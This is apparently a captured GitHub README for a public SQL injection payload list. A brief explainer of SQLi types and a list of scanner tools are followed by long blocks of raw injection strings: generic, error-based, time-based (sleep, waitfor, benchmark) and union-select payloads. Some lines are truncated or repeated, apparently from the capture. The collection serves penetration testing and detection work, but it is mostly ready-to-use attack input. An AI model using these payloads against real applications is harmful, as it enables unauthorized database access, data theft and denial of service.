payloadbox / sql-injection-payload-list Public

master


Code

16 Commits

.github	
Image	
Intruder	
.gitignore	
LICENSE	
README.md	

README MIT license

SQL Injection Payload List



SQL Injection

In this section, we'll explain what SQL injection is, describe some common examples, explain how to find and exploit various kinds of SQL injection vulnerabilities, and summarize how to prevent SQL injection.

What is SQL injection (SQLi)?

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.

About

🎯 SQL Injection Payload List

ismailtasdelen.medium.com

injection hacking attacker sql-injection bugbounty payload payloads websecurity owasp-top-10 security-research injection-attacks sql-injection-attacks sql-injection-exploitation sql-injection-proof sql-inject sql-injections sql-injection-filterer sql-injection-attack sql-injection-payloads injection-payloads

Readme
MIT license
Activity
Custom properties
5k stars
92 watching
1.2k forks
Report repository

Releases

No releases published

Sponsor this project


patreon.com/ismailtasdelen

Packages

No packages published

Contributors 2

harikirank Hari Kiran



SQL Injection Type	Description
In-band SQLi (Classic SQLi)	In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results. The two most common types of in-band SQL Injection are Error-based SQLi and Union-based SQLi.
Error-based SQLi	Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.
Union-based SQLi	Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.
Inferential SQLi (Blind SQLi)	Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server. The two types of inferential SQL Injection are Blind-boolean-based SQLi and Blind-time-based SQLi.
Boolean-based (content-based) Blind SQLi	Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.
Time-based Blind SQLi	Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. Depending on the result, an HTTP response will be returned with a delay, or

	returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.
Out-of-band SQLi	Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Voice Based Sql Injection	It is a sql injection attack method that can be applied in applications that provide access to databases with voice command. An attacker could pull information from the database by sending sql queries with sound.

SQL Injection Vulnerability Scanner Tool's :

- SQLMap – Automatic SQL Injection And Database Takeover Tool
- jSQL Injection – Java Tool For Automatic SQL Database Injection
- BBQSQL – A Blind SQL-Injection Exploitation Tool
- NoSQLMap – Automated NoSQL Database Pwnage
- Whitewidow – SQL Vulnerability Scanner
- DSSS – Damn Small SQLi Scanner
- explo – Human And Machine Readable Web Vulnerability Testing Format
- Blind-Sql-Bitshifting – Blind SQL-Injection via Bitshifting
- Leviathan – Wide Range Mass Audit Toolkit
- Blisqy – Exploit Time-based blind-SQL-injection in HTTP-Headers (MySQL/MariaDB)

Generic SQL Injection Payloads

```
'
''
``
,
"
""
/
//
\
\\
;
' or "
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
" OR 1 = 1 -- -
' OR '' = '
'='
'LIKE'
'=0--+
 OR 1=1
' OR 'x'='x
' AND id IS NULL; --
''''''''''''UNION SELECT '2
%00
/*…*/
```

```
+               addition, concatenate (or space in url)
||              (double pipe) concatenate
%               wildcard attribute indicator

@variable       local variable
@@variable      global variable


# Numeric
AND 1
AND 0
AND true
AND false
1-false
1-true
1*56
-2


1' ORDER BY 1--+
1' ORDER BY 2--+
1' ORDER BY 3--+

1' ORDER BY 1,2--+
1' ORDER BY 1,2,3--+

1' GROUP BY 1,2,--+
1' GROUP BY 1,2,3--+
' GROUP BY columnnames having 1=1 --


-1' UNION SELECT 1,2,3--+
' UNION SELECT sum(columnname ) from tablename --


-1 UNION SELECT 1 INTO @,@
-1 UNION SELECT 1 INTO @,@,@

1 AND (SELECT * FROM Users) = 1

' AND MID(VERSION(),1,1) = '5';

' and 1 in (select min(name) from sysobjects where xtype = 'U' and na


Finding the table name


Time-Based:
,(select * from (select(sleep(10)))a)
%2c(select%20*%20from%20(select(sleep(10)))a)
';WAITFOR DELAY '0:0:30'--

Comments:

#           Hash comment
/*      C-style comment
-- -    SQL comment
;%00    Nullbyte
`           Backtick
```

Generic Error Based Payloads

```
 OR 1=1
 OR 1=0
 OR x=x
 OR x=y
 OR 1=1#
 OR 1=0#
 OR x=x#
 OR x=y#
 OR 1=1--
 OR 1=0--
 OR x=x--
```

```
OR x=y--
OR 3409=3409 AND ('pytW' LIKE 'pytW
OR 3409=3409 AND ('pytW' LIKE 'pytY
HAVING 1=1
HAVING 1=0
HAVING 1=1#
HAVING 1=0#
HAVING 1=1--
HAVING 1=0--
AND 1=1
AND 1=0
AND 1=1--
AND 1=0--
AND 1=1#
AND 1=0#
AND 1=1 AND '%'='
AND 1=0 AND '%'='
AND 1083=1083 AND (1427=1427
AND 7506=9091 AND (5913=5913
AND 1083=1083 AND ('1427=1427
AND 7506=9091 AND ('5913=5913
AND 7300=7300 AND 'pKlZ'='pKlZ
AND 7300=7300 AND ('pKlZ'='pKlZ
AND 7300=7300 AND ('pKlZ'='pKlY
AS INJECTX WHERE 1=1 AND 1=1
AS INJECTX WHERE 1=1 AND 1=0
AS INJECTX WHERE 1=1 AND 1=1#
AS INJECTX WHERE 1=1 AND 1=0#
AS INJECTX WHERE 1=1 AND 1=1--
AS INJECTX WHERE 1=1 AND 1=0--
WHERE 1=1 AND 1=1
WHERE 1=1 AND 1=0
WHERE 1=1 AND 1=1#
WHERE 1=1 AND 1=0#
WHERE 1=1 AND 1=1--
WHERE 1=1 AND 1=0--
ORDER BY 1--
ORDER BY 2--
ORDER BY 3--
ORDER BY 4--
ORDER BY 5--
ORDER BY 6--
ORDER BY 7--
ORDER BY 8--
ORDER BY 9--
ORDER BY 10--
ORDER BY 11--
ORDER BY 12--
ORDER BY 13--
ORDER BY 14--
ORDER BY 15--
ORDER BY 16--
ORDER BY 17--
ORDER BY 18--
ORDER BY 19--
ORDER BY 20--
ORDER BY 21--
ORDER BY 22--
ORDER BY 23--
ORDER BY 24--
ORDER BY 25--
ORDER BY 26--
ORDER BY 27--
ORDER BY 28--
ORDER BY 29--
ORDER BY 30--
ORDER BY 31337--
ORDER BY 1#
ORDER BY 2#
ORDER BY 3#
ORDER BY 4#
ORDER BY 5#
ORDER BY 6#
ORDER BY 7#
```

```
 ORDER BY 8#
 ORDER BY 9#
 ORDER BY 10#
 ORDER BY 11#
 ORDER BY 12#
 ORDER BY 13#
 ORDER BY 14#
 ORDER BY 15#
 ORDER BY 16#
 ORDER BY 17#
 ORDER BY 18#
 ORDER BY 19#
 ORDER BY 20#
 ORDER BY 21#
 ORDER BY 22#
 ORDER BY 23#
 ORDER BY 24#
 ORDER BY 25#
 ORDER BY 26#
 ORDER BY 27#
 ORDER BY 28#
 ORDER BY 29#
 ORDER BY 30#
 ORDER BY 31337#
 ORDER BY 1
 ORDER BY 2
 ORDER BY 3
 ORDER BY 4
 ORDER BY 5
 ORDER BY 6
 ORDER BY 7
 ORDER BY 8
 ORDER BY 9
 ORDER BY 10
 ORDER BY 11
 ORDER BY 12
 ORDER BY 13
 ORDER BY 14
 ORDER BY 15
 ORDER BY 16
 ORDER BY 17
 ORDER BY 18
 ORDER BY 19
 ORDER BY 20
 ORDER BY 21
 ORDER BY 22
 ORDER BY 23
 ORDER BY 24
 ORDER BY 25
 ORDER BY 26
 ORDER BY 27
 ORDER BY 28
 ORDER BY 29
 ORDER BY 30
 ORDER BY 31337
 RLIKE (SELECT (CASE WHEN (4346=4346) THEN 0x61646d696e ELSE 0x28 ENI
 RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 ENI
IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcjl--
IF(7423=7423) SELECT 7423 ELSE DROP FUNCTION xcjl--
%' AND 8310=8310 AND '%'='
%' AND 8310=8311 AND '%'='
 and (select substring(@@version,1,1))='X'
 and (select substring(@@version,1,1))='M'
 and (select substring(@@version,2,1))='i'
 and (select substring(@@version,2,1))='y'
 and (select substring(@@version,3,1))='c'
 and (select substring(@@version,3,1))='S'
 and (select substring(@@version,3,1))='X'
```

Generic Time Based SQL Injection Payloads

```
# from wapiti
sleep(5)#
1 or sleep(5)#
```

```
" or sleep(5)#
' or sleep(5)#
" or sleep(5)="
' or sleep(5)='
1) or sleep(5)#
") or sleep(5)="
') or sleep(5)='
1)) or sleep(5)#
")) or sleep(5)="
')) or sleep(5)='
;waitfor delay '0:0:5'--
);waitfor delay '0:0:5'--
';waitfor delay '0:0:5'--
";waitfor delay '0:0:5'--
');waitfor delay '0:0:5'--
");waitfor delay '0:0:5'--
));waitfor delay '0:0:5'--
'));waitfor delay '0:0:5'--
"));waitfor delay '0:0:5'--
benchmark(10000000,MD5(1))#
1 or benchmark(10000000,MD5(1))#
" or benchmark(10000000,MD5(1))#
' or benchmark(10000000,MD5(1))#
1) or benchmark(10000000,MD5(1))#
") or benchmark(10000000,MD5(1))#
')) or benchmark(10000000,MD5(1))#
1)) or benchmark(10000000,MD5(1))#
")) or benchmark(10000000,MD5(1))#
')) or benchmark(10000000,MD5(1))#
pg_sleep(5)--
1 or pg_sleep(5)--
" or pg_sleep(5)--
' or pg_sleep(5)--
1) or pg_sleep(5)--
") or pg_sleep(5)--
') or pg_sleep(5)--
1)) or pg_sleep(5)--
")) or pg_sleep(5)--
')) or pg_sleep(5)--
AND (SELECT * FROM (SELECT(SLEEP(5)))bAKL) AND 'vRxe'='vRxe
AND (SELECT * FROM (SELECT(SLEEP(5)))YjoC) AND '%'='
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--
AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)#
SLEEP(5)#
SLEEP(5)--
SLEEP(5)="
SLEEP(5)='
or SLEEP(5)
or SLEEP(5)#
or SLEEP(5)--
or SLEEP(5)="
or SLEEP(5)='
waitfor delay '00:00:05'
waitfor delay '00:00:05'--
waitfor delay '00:00:05'#
benchmark(50000000,MD5(1))
benchmark(50000000,MD5(1))--
benchmark(50000000,MD5(1))#
or benchmark(50000000,MD5(1))
or benchmark(50000000,MD5(1))--
or benchmark(50000000,MD5(1))#
pg_SLEEP(5)
pg_SLEEP(5)--
pg_SLEEP(5)#
or pg_SLEEP(5)
or pg_SLEEP(5)--
or pg_SLEEP(5)#
'\"
AnD SLEEP(5)
AnD SLEEP(5)--
AnD SLEEP(5)#
&&SLEEP(5)
&&SLEEP(5)--
&&SLEEP(5)#
```

```
' AnD SLEEP(5) ANd '1
'&&SLEEP(5)&&'1
ORDER BY SLEEP(5)
ORDER BY SLEEP(5)--
ORDER BY SLEEP(5)#
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#
(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--
+benchmark(3200,SHA1(1))+'
+ SLEEP(10) + '
RANDOMBLOB(500000000/2)
AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
RANDOMBLOB(1000000000/2)
AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
OR 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
SLEEP(1)/*' or SLEEP(1) or '" or SLEEP(1) or "*/
```

Generic Union Select Payloads

```
ORDER BY SLEEP(5)
ORDER BY 1,SLEEP(5)
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'))
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY SLEEP(5)#
ORDER BY 1,SLEEP(5)#
ORDER BY 1,SLEEP(5),3#
ORDER BY 1,SLEEP(5),3,4#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11#
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
```

```
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY SLEEP(5)--
ORDER BY 1,SLEEP(5)--
ORDER BY 1,SLEEP(5),3--
ORDER BY 1,SLEEP(5),3,4--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11--
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,1
UNION ALL SELECT 1
UNION ALL SELECT 1,2
UNION ALL SELECT 1,2,3
UNION ALL SELECT 1,2,3,4
UNION ALL SELECT 1,2,3,4,5
UNION ALL SELECT 1,2,3,4,5,6
UNION ALL SELECT 1,2,3,4,5,6,7
UNION ALL SELECT 1,2,3,4,5,6,7,8
UNION ALL SELECT 1,2,3,4,5,6,7,8,9
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
UNION ALL SELECT 1#
UNION ALL SELECT 1,2#
UNION ALL SELECT 1,2,3#
UNION ALL SELECT 1,2,3,4#
UNION ALL SELECT 1,2,3,4,5#
UNION ALL SELECT 1,2,3,4,5,6#
```

```
  UNION ALL SELECT 1,2,3,4,5,6,7#
  UNION ALL SELECT 1,2,3,4,5,6,7,8#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
  UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
